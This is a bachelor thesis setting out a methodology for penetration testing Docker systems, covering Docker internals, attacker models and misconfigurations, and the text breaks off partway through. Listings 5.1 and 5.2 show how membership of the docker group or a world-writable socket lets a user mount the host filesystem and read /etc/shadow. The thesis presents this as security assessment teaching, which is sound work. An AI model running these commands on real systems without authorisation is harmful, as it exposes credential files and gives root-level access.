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A Methodology for Penetration Testing Docker Systems

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Abstract

Containerization software has become extremely popular to streamline software deployments in the last few years. Its popularity has made it a very interesting attack surface. This bachelor thesis discusses Docker from a security perspective and looks at how a penetration tester (e.g. an Employee of security companies like Secura) should test the security of systems that use Docker.

Because Docker is an ecosystem it has multiple attacker models: escaping Docker containers, inter-container attacks and attacking the host through the Docker daemon. We will look at Docker from these perspectives.

To get a good understanding of what can go wrong using Docker we discuss configuration mistakes that Docker users could make and look at examples that demonstrate the dangerous consequences. We link these to CIS Docker Benchmarks, which are security guidelines aimed at Docker that are used by companies like Secura as a security benchmark. Recent CVEs that are relevant during penetration tests are also discussed, but less of a focus because they are easily circumvented.

Finally, this thesis looks at how a penetration tester should identify the vulnerabilities discussed and presents a checklist that penetration testers can use to test systems using Docker.

Contents

Chapter 1

Introduction

Containerization software allows developers to run package software into small easily reproducible packages and run software in lightweight isolated environments. Because of the ease of use and isolation it brings, containerization has become very popular for development and deployment of software. This is why many companies have started using it.

Secura, a company specializing in digital security, performs security assessments for clients. In these assessments, Secura evaluates the private and public networks of their clients. They would like to improve those assessments by also looking into containerization software their clients run. This thesis will help them do that.

We will first look at the necessary concepts (chapter 2) and background information (chapter 3) on containerization software and Docker (the de facto industry standard for containerization software and focus of this thesis). We will then go into more detail about the attack surface (chapter 4), misconfigurations (section 5.1) and specific security related bugs (section 5.2). We will discuss how these can be identified during a penetration test (chapter 6). Most importantly, we will combine all information into a checklist of questions that penetration testers can use to test the security of systems that use Docker (chapter 7).

Finally, we will look at out of scope but interesting ideas to extend this research (chapter 8), other research about security and Docker (chapter 9) and the takeaways of this thesis from both an offensive and a defensive perspective (chapter 10).

We will focus on Linux, because Docker is developed for Linux (although a Windows version does exist[1]). Throughout this thesis we will look at practical examples, so a good understanding of Linux is recommended.

[1] Docker on Windows actually runs inside a Linux virtual machine.

Chapter 2

Notation & Basic Concepts

Throughout this thesis, we will look at many examples using Unix shell commands. We will also be referring to (security related) computing science concepts (e.g. CVEs). This chapter will introduce the notation and the concepts used.

2.1 Unix shell

The following conventions are used to represent the different contexts in which the commands are executed.

- If a command is executed directly on a host system, it is prefixed by "`(host)`".
- If a command is executed inside a container, it is prefixed by "`(cont)`".
- If a command is executed by an unprivileged user, it is prefixed by "`$`".
- If a command is executed by a privileged user (i.e. `root`), it is prefixed by "`#`".
- Long or irrelevant output of commands is replaced by "...".

In Listing 2.1, an unprivileged user executes the command "`echo Hello , World!`" on a host system.

```
(host)$ echo Hello, World!
Hello, World!
```

Listing 2.1: Shell command notation example 1.

In Listing 2.2, the `root` user executes two commands to get system information. The content of `/proc/cpuinfo` is omitted.

```
(cont)# uname -r
5.3.8-arch1-1
(cont)# cat /proc/cpuinfo
...
```

Listing 2.2: Shell command notation example 2.

We will look at many examples using shell commands. Although I prefer using non-abbreviated arguments and quoted values (see Listing 2.3) to make it more clear what a command does, throughout this thesis we will use abbreviated non-quoted arguments (see Listing 2.4) where possible to make the commands smaller and more readable.

```
(host)$ docker run --tty="true" --interactive="true" --rm --
   volume="/:/host/" ubuntu:latest
...
```

Listing 2.3: Abbreviated non-quoted command example.

```
(host)$ docker run -it --rm -v /:/host/ ubuntu:latest /bin/
   bash}
...
```

Listing 2.4: Non-abbreviated quoted command example.

2.2 Common Vulnerabilities and Exposures

The Common Vulnerabilities and Exposures (CVE) system is a list of publicly known security related bugs. Every bug that is found gets a CVE identifier, which looks like CVE–2019–0000. The first number represents the year in which the vulnerability is found. The second number is an arbitrary number that is at least four digits long. The system is maintained by the Mitre Corporation. Organizations that are allowed to give out new CVE identifiers are called CVE Numbering Authorities (CNA for short). It is possible to read and search the full list on Mitre's website[1], the United State's National Vulnerability Database[2] (NVD) and other websites like CVEDetails[3].

The severity (impact and likelihood of exploitation) of a CVE is determined by the Common Vulnerability Scoring System (CVSS for short) score. The CVSS scores of every CVE can be found in the National Vulnerability Database[4] which is maintained by National Institute of Standards and Technology.

[1] https://cve.mitre.org/

[2] https://nvd.nist.gov/

[3] https://www.cvedetails.com/

[4] https://nvd.nist.gov/

In section 5.2 we will look at different security related bugs.

2.3 CIS Docker Benchmark

The Center for Internet Security (or CIS for short) is a non-profit organization that provides best practice solutions for digital security. For example, they provide security hardened virtual machine images that are configured for optimal security.

The CIS Benchmarks are guidelines and best practices on security on many different types of software. These guidelines are freely available for anyone and can be found on their site[5]. Many companies (e.g. Secura) use the CIS Benchmarks as a baseline to assess the security of systems.

They also provide guidelines on Docker[6]. The latest version (1.2.0) contains 115 guidelines. These are sorted by topic (e.g. Docker daemon and configuration files). In the appendix you will find an example guideline from the latest CIS Docker Benchmark.

In chapter chapter 5 we will look at different vulnerabilities. We will link those to guidelines in the CIS Docker Benchmark. We will also look at a tool that automatically checks if a host follows all guidelines in subsubsection 6.2.1.1.

In section 8.4 we look at possible improvements to CIS Docker Benchmark.

2.4 Penetration Testing

Penetration testing (pentesting for short) is an simulated attack to test the security and discover vulnerabilities. The goal of a penetration test is to find the weak points in a system to be able to fix and secure them, before a malicious actor finds them.

Companies, like Secura, perform penetration tests for clients (i.e. other organizations). The result of such a penetration test is a report detailing the weaknesses of the client's system. This gives the client insight in how they should secure their systems and what weaknesses an attacker might actually target.

These penetration tests are performed in phases (called a kill chain):

1. Reconnaissance: Gather data about the target system. This can be actively gathered (i.e. with interaction with the target) or passively gathered (i.e. without interaction with the target).

[5] `https://cisecurity.org/cis-benchmarks/`

[6] Only the community edition (Docker CE). It does not cover the enterprise edition (Docker EE).

2. Exploitation: The data that has been gathered is used to identify weak spots and vulnerabilities. These are attacked and exploited to gain (unprivileged) access.

3. Post-exploitation: After successful exploitation and gaining a foothold, a persistent foothold is established.

4. Exfiltration: Once a persistent foothold has been established, sensitive data from the system needs to be retrieved/downloaded.

5. Cleanup: Once the attack is successful, all traces of the attack should be wiped clean.

There are many types of penetration tests. Most tests differ in what information about the system the assessor gets before the assessment starts or what kind of system is being tested. These are some common assessments that companies, like Secura, perform:

- Black Box: The assessor does not get any information about the system they are going to test.

- Grey Box: The assessor gets some information (e.g. credentials) about the system.

- White Box/Crystal Box: The assessor gets all information about the system and it's internal working.

- Infrastructure Research: An assessment of the infrastructure of a system (e.g. a network or a server), without having knowledge of the internal workings (i.e. black box).

- Configuration Research: A white box infrastructure research. The assessor gets information on the complete infrastructure of a system.

- Internal Assessment: An assessment of the internal network of a system. Most of the time the assessment has a clear goal (e.g. finding certain sensitive information).

- Red Teaming: An security assessment with a specific goal that takes weeks or months. The focus heavily lies on stealth.

- Social Engineering: An assessment of the security of the people interacting with a system. For example, sending phishing mails.

- Code Reviews: Reviewing the source code of a system.

- Design Review: Reviewing the design of a system, by looking at architecture design descriptions and interviewing engineers and developers. This is possible to do before the system is actually build.


Chapter 3

Background on Docker

In this chapter we will discuss the necessary background information of containerization (section 3.1) and Docker (section 3.2).

3.1 Containerization Software

Containerization software isolates processes running on a host from one another. A process in a container sees a different part of the host system then processes outside of the container. A process inside a container sees a different file system, network interfaces and users than processes outside of the container. Processes inside the container can only see other processes inside the container.



(a) Two processes. (b) One process in a container.

Figure 3.1

If we look at Figure 3.1, we see two scenarios. Figure 3.1a is the normal way to run processes. The operating system starts processes that can communicate with one another. Their view on the file system is the same. In Figure 3.1b one of the processes runs inside a container. These processes cannot communicate with one another. If Process A looks at the files in `/tmp`, it accesses a different part of the file system than if Process B looks at the files in `/tmp`[1]. Process B can not even see that Process A exists.

[1] Access to files on the host has to be explicitly given (as discussed in subsection 3.2.2).

Process A and Process B see such a different part of the host system that to Process B it looks like it is running on a whole separate system.

3.1.1 Advantages of Containerization

Containers can be made into easily deployable packages (called images). These images only contain the necessary files for specific software to be run. Other files, libraries and binaries are shared between the host operating system (the system running the container). This allows developers to create lightweight software packages containing only the necessary dependencies.

Containers also make it possible to run multiple versions of the same software on one host. Each container can contain a specific version and all the containers run on the same host. Because the containers are isolated from each other, their incompatible dependencies are not a problem.

For example, if we want to run an instance of Wordpress[2], we do not need to install all the Wordpress dependencies. We only need to download the container that the Wordpress developers created, which includes all the necessary dependencies.

Similarly, if we want to move the Wordpress instance from one host to the other, we just have to copy over the Wordpress database and run the image on the new host. Even if the new host is a completely different operating system.


If we want to test a newer version of Wordpress on the same host, we only have to run the different container on the same host. The incompatible dependencies of the two Wordpress instances are not a problem, because they see another part of the file system and do not even see each other's processes.

The simplicity that containerization brings, makes containerization very popular in software development, maintenance and deployment.

[2] A very popular content management system to build websites with.

3.1.2 Virtualization

Virtualization is an older similar technique to isolate software. In virtualization, a whole system is simulated on top of the host (called the hypervisor). This new virtual machine is called a guest. The guest and the host do not share any system resources. This has some advantages. For example, it allows running a completely different guest operating system (e.g. a Windows guest on a Linux host).



(a) Virtual Machines[3].

(b) Containers.

Figure 3.2

Because containerization software shares many resources with the host, it is a lot faster and more flexible than virtualization. Where virtualization needs to start a whole new operating system, containerization only needs to start a single process.

3.1.3 The Impact of Containers on Security

A Docker container isolates software from the host, but does not change it. This means that vulnerabilities in software are not affected by Dockerizing that software. However, the impact of those vulnerabilities is decreased, because the vulnerability exists in an isolated environment.

If, for example, there exists a RCE (remote code execution) vulnerability in Wordpress. Running Wordpress in a Docker container does not fix the vulnerability. An attacker is still able to exploit it. But that attacker is not able to access the host system, because the exploited software is isolated from the host system because of Docker.

Because a container uses the same kernel and resources as the host, a `root` exploit (i.e. an exploit that allows unprivileged users to escalate their privileges) can be just as effective inside as outside of the container, because the target (e.g. the kernel) is the same. CVE–2016–5195(Dirty Cow)[4] is

[3] Hypervisors can also run on the bare metal. This removes the need for a host OS, which adds security.

[4] `https://dirtycow.ninja/`

a good example of an exploit that allows container escapes[25], because it attacks the kernel of the host.

3.2 Docker

The concept of containerization has been around a long time[5], but it only gained traction as serious way to package, distribute and run software in the last few years. This is mostly because of Docker.

Docker was released in 2013 and it does not only offer a containerization platform, but also a way to distribute the containers. This allows developers and organizations to create packages that have no dependencies (besides Docker itself, of course). This allows for a lot faster development and deployment processes, because dependencies and installation of software are no longer a concern.

Docker also makes it possible to run multiple versions of the same software on the same host, without creating a dependency nightmare. For example, if someone wants to run a Wordpress 4 website and Wordpress 5 website, they only need to create two Wordpress containers. Because the containers are isolated from one another, their conflicting dependencies are not a problem.

3.2.1 Docker Concepts

Docker is made up of of a few concepts: daemon, images, containers and `Dockerfile`s.

3.2.1.1 Docker Daemon

The daemon is a service (a privileged program that runs in the background) that runs (as `root`[6][7]) on the host. It manages all things related to Docker on that machine. For example, if a user needs to restart a container, the Docker daemon is the process that restarts the container. It is good to note that, because everything related to Docker is handled by the daemon and Docker has access to all resources of the host (because it runs as `root`), having access to Docker is equivalent to having `root` access to the host[8].

3.2.1.2 Images

A Docker image is packaged software. It is a distributable set of layers. The first layer describes the base of the image. This is either an existing image

[5] `https://docs.freebsd.org/44doc/papers/jail/jail-9.html`

[6] An experimental rootless mode is being worked on.

[7] `https://github.com/docker/engine/blob/master/docs/rootless.md`

[8] `https://docs.docker.com/engine/security/security/`

or nothing (referred to as `scratch`). Each layer on top of that is a change to the layer before. For example, if we add a file or run an command it adds a new layer.

3.2.1.3 Containers

A container is an instance of a Docker image. If we run software packaged as a Docker image, we create a container based on that image. If we want to run two instances of the same Docker image, we can create two containers.

3.2.1.4 `Dockerfiles`

A `Dockerfile` describes what layers a Docker image consists of. It describes the steps to build the image. Let's look at a very simple example:

```
FROM alpine:latest
LABEL maintainer="Joren Vrancken"
CMD ["echo", "Hello World"]
```

Listing 3.1: Very Basic `Dockerfile`.

These three instructions tell the Docker engine how to create a new Docker image. The full instruction set can be found in the `Dockerfile` reference[9].

1. The `FROM` instruction tells the Docker engine what to base the new Docker image on. Instead of creating an image from scratch (a blank image), we use an already existing image as our basis (in this case an image based on Alpine Linux).

2. The `LABEL` instruction sets a key-value pair for the image. There can be multiple LABEL instructions. These key-value pairs get packaged and distributed with the image.

3. The `CMD` instruction sets the default command that should be run when the container is started and which arguments should be passed to it.

We can use this to create a new image and container from that image.

```
(host)$ docker build -t thesis-hello-world .
(host)$ docker run --rm --name=thesis-hello-world-container
    thesis-hello-world
```

Listing 3.2: Creating a Docker container from a `Dockerfile`.

We first create a Docker image (called `thesis-hello-world`) using the `docker build` command and then create and start a new container (called `thesis-hello-world-container`) from that image.

[9] `https://docs.docker.com/engine/reference/builder/`

3.2.2 Data Persistence

Without additional configuration, a Docker container does not have persistent storage. Its storage is maintained when the container is stopped, but not when the container is removed. It is possible to mount a directory on the host in a Docker container. This allows the container to access files on the host and save them to that mounted directory.

```
(host)$ echo test > /tmp/test
(host)$ docker run -it --rm -v /tmp:/host-tmp ubuntu:latest
    bash
(cont)# cat /host-tmp/test
test
(cont)# cat /tmp/test
cat: /tmp/test: No such file or directory
```

Listing 3.3: Bind mount example.

In Listing 3.3 the host `/tmp` directory is mounted into the container as `/host-tmp`. We can see that a file that is created on the host is readable by the container. We also see that the container does have its own `/tmp` directory, which has no relation to `/host-tmp`.

3.2.3 Networking

When a Docker container is created the Docker daemon creates a network sandbox for that container and (by default) connects it to an internal bridge network. This gives the container its own networking resources such as an IPv4 address[10], routes and DNS entries. All outgoing traffic is routed through a bridge interface (by default).

Incoming traffic (that is not part of an existing connection) is possible by routing traffic for specific ports from the host to the container. Specifying which ports on the host are routed to which ports on the container is done when a container is created. If we, for example, want to expose port `80` to the Docker image created from Listing 3.1 we can execute the following commands.

```
(host)$ docker build -t thesis-hello-world .
(host)$ docker run --rm -p 8000:80 --name=thesis-hello-world-
    container thesis-hello-world
```

Listing 3.4: Creating a Docker container with exposed port.

The first command creates a Docker image using the `Dockerfile` and we then create (and start) a container from that image. We “publish” port `8000` on the host to port `80` of the container. This means that, while the

[10] IPv6 support is not enabled by default.

container is running, all traffic from port 8000 on the host is routed to port 80 inside the container.

3.2.4 Docker Internals

A Docker container actually is a combination of multiple features within the Linux kernel. Mainly `namespaces`, `cgroups` and `OverlayFS`.

`namespaces` are a way to isolate resources from processes. For example, if we add a process to a process `namespace`, it can only see the processes in that `namespace`. This allows processes to be isolated from each other. Linux supports the following `namespaces` types[11]:

- `Cgroup`: To isolate processes from `cgroup` hierarchies.
- `IPC`: Isolates the inter-process communication. This, for example, isolates shared memory regions.
- `Network`: Isolates the network stack (e.g. IP addresses, interfaces, routes and ports).
- `Mount`: Isolates mount points. When creating a new `mount namespace` , existing mount points are copied from the current `namespace`. New mount points are not propagated.
- `PID`: Isolates processes from seeing process ids in other `namespaces`. Processes in different `namespaces` can have the same `PID`.
- `User`: Isolates the users and groups.
- `UTS`: Isolates the host and domain names.

When the Docker daemon creates a new container, it creates a new `namespace` of each type for the process that runs in the container. That way the container cannot view any of the processes, network interfaces and mount points of the host (by default it can communicate with other Docker containers, because it is connected to the internal Docker network). To the container it seems that it is actually running an entirely separate operating system.

A `mount namespace` is very similar to a `chroot`. A big difference is that a `chroot` has a parent directory.

Control groups (`cgroups`) are a way to limit resources (e.g. CPU and RAM usage) to (groups of) processes and to monitor those processes.

`OverlayFS` is a (union mount) file system that allows combining multiple directories and present them as if they are one. This is used to show the multiple layers in a Docker image as a single root directory.

[11] See the `man page` of `namespaces`.

3.2.5 Docker Socket

The Docker daemon runs a RESTful[12] API[13] that is used by clients to communicate with the Docker daemon. For example, when a user uses the Docker client command, it actually makes a HTTP request to the API. By default, the API listens on a UNIX socket accessible through `/var/run/docker.sock`, but it also possible to make it listen for TCP connections.

Which users are allowed to interact with the Docker daemon is defined by the permissions of the Docker socket. To use a Unix socket a user needs to have both read and write permissions.

```
(host)$ ls -l /var/run/docker.sock
srw-rw---- 1 root docker 0 Dec 20 13:16 /var/run/docker.sock
```

Listing 3.5: Default Docker socket permissions.

Listing 3.5 shows the default permissions of `/var/run/docker.sock`. As we can see, the owner of `/var/run/docker.sock` is `root` and the group is `docker`. Both the owner and the group have read and write access to the socket. This means that `root` and every user in the `docker` group is allowed to communicate with the Docker daemon and as such use Docker.

3.2.6 Protection Mechanisms

To significantly reduce that risk that (future) vulnerabilities pose to a system with Docker, there are multiple protections built into Docker and the Linux kernel itself. In this section, we will look at the most well-known and important protections.

It should be noted that because these protections add complexity and features, some vulnerabilities focus solely on bypassing one or more protection mechanisms. For example, CVE–2019–5021 (see subsection 5.2.4).

3.2.6.1 Capabilities

To allow or disallow a process to use specific privileged functionality, the Linux kernel has a feature called “capabilities”. A capability is a granular way of giving certain privileges to processes. A capability allows a process to perform a privileged action without giving the process full `root` rights. For example, if we want a process to only be able to create its own packets, we only give it the `CAP_NET_RAW` capability.

By default, every Docker container is started with only the necessary minimum capabilities. The default capabilities can be found in the Docker

[12] `https://restfulapi.net/`

[13] `https://docs.docker.com/engine/api/v1.40/`

code[14]. It is possible to add or remove capabilities at runtime using the `--cap-add` and `--cap-drop`[42] arguments.

3.2.6.2 Secure Computing Mode

Secure Computing Mode (`seccomp`), like capabilities, is a built-in way to limit the privileged functionality that a process is allowed to use. Where capabilities limit functionality (like reading privileged files), Secure Computing Mode limits specific `syscalls`. This allows very granular security control. It does this by using whitelists (called profiles) of `syscalls`. To setup a strict, but still functional seccomp profile requires very specific knowledge of which `syscalls` are used by a program. This makes it quite complex to setup.

The default seccomp profile that processes in Docker containers get is available in the source code[15]. To pass a custom seccomp profile the `--security-opt seccomp` can be used.

3.2.6.3 Application Armor

Application Armor (AppArmor) is a kernel module that allows application-specific limitations of files and system resources.

Docker adds a default AppArmor profile to every container. This is profile generated at runtime based on a template[16].

`bane`[17] is a program that generates AppArmor profiles for containers.

3.2.6.4 Security-Enhanced Linux

Security-Enhanced Linux (SELinux) is a set of changes to the Linux kernel that support system-wide access control for files and system resources. It is available by default on some Linux distributions(e.g. Red Hat Linux based distributions).

Docker does not enable SELinux support by default, but it does provide a SELinux policy[18].

3.2.6.5 Non-`root` user in containers

Besides the protection mechanisms on the host, there are also protection mechanisms in Docker images. The most important protection mechanism

[14] `https://github.com/moby/moby/blob/master/oci/caps/defaults.go`

[15] `https://github.com/moby/moby/blob/master/profiles/seccomp/default.json`

[16] `https://github.com/moby/moby/blob/master/profiles/apparmor/template.go`

[17] `https://github.com/genuinetools/bane`

[18] `https://www.mankier.com/8/docker_selinux`

that Docker image creators can implement is not running processes inside a container as `root`.

By default, processes in Docker containers are executed as `root` (the `root` user of that `namespace`), because the process is isolated from the host system. However, as we will see there exist many ways to escape containers. Most of those ways require `root` privileges (inside the container). That is why it is recommended to run processes in containers using non-`root`. If the container gets compromised in any way, the attacker cannot escape because the attacker does not have `root` permissions.

This is covered by CIS Docker Benchmark guidelines 4.1 (Ensure that a user for the container has been created) and 5.23 (Ensure that docker exec commands are not used with the user=root option).

3.2.7 `docker-compose`

`docker-compose` is a wrapper program (a program that simplifies usage of another program) around Docker that can be used to specify Docker container configurations in files (called `docker-compose.yaml`). These files remove the need to execute Docker commands with the correct arguments in the correct order. We only have to specify the necessary arguments once in the `docker-compose.yaml` file.

Listing 3.6 is an advanced example of an `docker-compose.yaml` file similar to configuration that I have used in a production environment. Docker containers in production environments need to have a lot of runtime configuration (e.g. environment variables, exposed ports and dependencies on other containers). Specifying everything in a single file simplifies and stores the runtime configuration process.

```
---
version: "3"

services:
  postgres:
    image: "postgres:10.5"
    restart: "always"
    environment:
      PGDATA: "/var/lib/postgresql/data/pgdata"
    volumes:
      - "/dir/data/:/var/lib/postgresql/data/"

  nextcloud:
    image: "nextcloud:17-fpm"
    restart: "always"
    ports:
      - "127.0.0.1:9000:9000"
    depends_on:
      - "postgres"
    environment:
      POSTGRES_DB: "database"
      POSTGRES_USER: "user"
      POSTGRES_PASSWORD: "password"
      POSTGRES_HOST: "postgres"
    volumes:
      - "/dir/www/:/var/www/html/"
```

Listing 3.6: Example `docker-compose.yaml`.

Very similar functionality is also built into the Docker Engine, called Docker Stack. It also uses `docker-compose.yaml`. Some features that are supported by `docker-compose` are not supported by Docker Stack and vice versa.

3.2.8 Registries

Docker images are distributable through registries. A registry is a server (that anybody can host), that stores Docker images. When a client does not have a Docker image that it needs, it can contact a registry to download that image. Note that because registries are an easy way to distribute Docker images, they are an interesting attack vector.

The most popular (and default) registry is Docker Hub, which is run by the Docker company itself. Anybody can create a Docker Hub account and start creating and publishing images that anybody can download.

Chapter 4

Attack Surface & Models

Because Docker is more of an ecosystem than a single process, it has quite a large attack surface. This attack surface consists of multiple attacker models.

In this chapter we will look at three distinct attacker models. The first two, container escapes (section 4.1) and container-to-container attacks (section 4.2), are attacker models from inside a container. The last, Docker daemon attacks (section 4.3), is on a host that runs Docker.

To clarify the attacker models, we will look at images showing each. We see the following processes pictured in the images.

A. Standard (privileged) process running directly on the host.

B. Standard unprivileged process running directly on the host.

C. Process running in a Docker container.

D. Similar to C.

4.1 Container Escapes

One of the most common type of vulnerability is the possibility for a process running in a container to escape the container and access data (i.e. execute commands) on the host.

An example attack scenario would be a company that offers a Platform as a Service (PaaS) products that allows customers to run Docker containers on their infrastructure[1]. If it is possible for the attacker to submit a Docker image with a malicious process that escapes the container and access the underlying infrastructure, they could access other containers or other internal resources. That would, obviously, be a very big problem for the company.

[1] This is actually quite common nowadays. All major computing providers offer such a service.




Figure 4.1

A process (Process C) running inside a container accessing data on the host (that it should not be able to access), in this case Process B.

A lot of the known container escapes are possible because the container can access some files on the host. For example, if Docker mounts some necessary directories in `/proc` by default (which would be a vulnerability) or if sensitive data is mounted as a volume (which would be a misconfiguration).

It be noted that an exploit that allows someone to escape from a Linux `namespace` is essentially a container escape exploit, because Docker relies heavily on `namespaces` for isolation (see subsection 3.2.4). CVE–2017–7308[22] is a good example of this.

4.2 Container to Container Attacks

Containers should not only be isolated from the host, but also from other containers. This allows multiple containers with sensitive data to be run on the same host without them being to access each other's data. In Docker this is not always the case.




Figure 4.2

A process (Process C) running inside a container, accessing data in another container (process D).

By default, all Docker containers are added to the same bridge network. This means that (by default) all Docker containers can reach each other over the network. This differs from the isolation Docker uses for other namespaces. In the other namespaces, Docker (by default) isolates containers from the host and other containers. This difference in design can lead to very dangerous misconfigurations, because developers may believe that Docker containers are completely isolated from each other (including the network).

4.3 Docker Daemon Attacks

If user permissions are incorrectly configured, an unprivileged user can access privileged resources using the Docker daemon. This is shown in Figure 4.3.




Figure 4.3

An unprivileged process B accessing privileged data (in the image process A) using the Docker daemon.

Because Docker needs a lot of kernel features to function properly, the Docker daemon needs to run as `root`. Because Docker has many (powerful) features, this allows any user with permissions to use Docker to gain `root` privileges. This is why the Docker documentation explicitly states "only trusted users should be allowed to control your Docker daemon"[2].

A real life example of the impact of incorrectly configured Docker permissions happened a few years back with one of the courses in the Computing Science curriculum (of the Radboud). A professor wanted to teach students about containerization and modern software development. The professor asked the IT department to install Docker on all student workstations and add all the students in the course to `docker` group (giving them full permissions to run Docker). This gave every student the equivalent of `root` rights on every workstation. This was a problem, because it allowed students to read sensitive information (e.g. private keys and `/etc/shadow`) and make changes to the system.

[2] https://docs.docker.com/engine/security/security/

Chapter 5

Known Vulnerabilities in Docker

Because Docker is such popular software, many security researchers are trying to find and document vulnerabilities. In this chapter we discuss high-impact vulnerabilities that are useful during a penetration test. These are split into misconfigurations (section 5.1) and software bugs (section 5.2).

Software bugs and misconfigurations can both be security problems, but they differ in who made the mistake. A *bug* is a problem in a program itself. For example, a buffer overflow is a bug. The problem lies solely in the program itself. To fix it, the code of the program needs to be changed. *Misconfigurations*, on the other hand, are security problems that come from wrong usage of a program. The program is incorrectly configured and that creates a situation that might be exploitable to an attacker. For example, a world-readable file containing passwords is a misconfiguration. To fix a misconfiguration, the user should change the configuration of the program. The developers of the program can only recommend users to configure it correctly.

Because there are many security researchers looking for bugs in containerization software, section 5.2 will likely become quickly outdated and as such should not be used as an inclusive list of important bugs.

All of the risk of these bugs can be prevented by using the latest version of Docker and Docker images. This is covered by CIS Docker Benchmark guidelines 1.1.2 (Ensure that the version of Docker is up to date) and 5.27 (Ensure that Docker commands always make use of the latest version of their image), respectively.

In the chapter 6, we will look at how these vulnerabilities, bugs and misconfigurations, can be used during a penetration test, but because of the reasons above we will focus more on misconfigurations.

In chapter 7 we will combine the information from this chapter and chapter 6 into a checklists of steps.

5.1 Misconfigurations

In this section, we will take a look at misconfigurations of Docker and the impact those misconfigurations have. For each misconfiguration, we will look at practical examples and the impact.

We link each misconfiguration to a relevant CIS Docker Benchmark guidelines (if any exist).

5.1.1 Docker Permissions

A very common (and notorious) misconfiguration is giving unprivileged users access to Docker, which allows them to create, start and otherwise interact with Docker containers (through the Docker daemon). This is very dangerous because this allows the unprivileged users to access all files as `root`. The Docker documentation says[1]:

> First of all, only trusted users should be allowed to control your Docker daemon. This is a direct consequence of some powerful Docker features. Specifically, Docker allows you to share a directory between the Docker host and a guest container; and it allows you to do so without limiting the access rights of the container. This means that you can start a container where the /host directory is the / directory on your host; and the container can alter your host filesystem without any restriction.

In short, because the Docker daemon runs as `root`, if a user adds a directory as a volume to a container, that file is accessed as `root`. There a few ways for unprivileged users to access Docker. In this section we will look at those.

5.1.1.1 `docker` group

Every user in the `docker` group is allowed to use Docker (see subsection 3.2.5 on why this is). This allows simple access management of Docker usage. Sometimes a system administrator does not want to do proper access management and adds every user to the `docker` group, because that allows everything to run smoothly. This misconfiguration, however allows every user to access every file on the system, as illustrated in Listing 5.1.

Let's say we want the password hash of user `admin` on a system where we do not have `sudo` privileges, but we are a member of the `docker` group.

[1] `https://docs.docker.com/engine/security/security/`

```
(host)$ sudo -v
Sorry, user unpriv may not run sudo on host.
(host)$ groups | grep -o docker
docker
(host)$ docker run -it --rm -v /:/host ubuntu:latest bash
(cont)# grep admin /host/etc/shadow
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

Listing 5.1: Docker `group` exploit example.

In Listing 5.1 we first check our permissions. We do not have `sudo` permissions, but we are a member of the `docker` group. This allows us to create a container with `/` mounted as volume and access any file as `root`. This includes the file storing password hashes (i.e. `/etc/passwd`).

This is covered by the CIS Benchmark guideline 1.2.2 (Ensure only trusted users are allowed to control Docker daemon).

5.1.1.2 World Read and Writable Docker Socket

By default, only `root` and every user in the `docker` group have access to Docker, because they have read and write access to the Docker socket. However, some administrators administrators set the permissions to read and write for all users (i.e. `666`), giving all users access to the Docker daemon.

```
(host)$ groups | grep -o docker
(host)$ ls -l /var/run/docker.sock
srw-rw-rw- 1 root docker 0 Dec 20 13:16 /var/run/docker.sock
(host)$ docker run -it --rm -v /:/host ubuntu:latest bash
(cont)# grep admin /host/etc/shadow
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

Listing 5.2: All users can use Docker if they have read and write access to the Socket

In Listing 5.2, we see that we are not a member of the Docker group, but because every user has read and write access (i.e. the read and write permissions are set for `other`) we are still able to use Docker.

5.1.1.3 `setuid` bit

Another way system administrators might skip proper access management is to set the `setuid` bit on the `docker` binary.

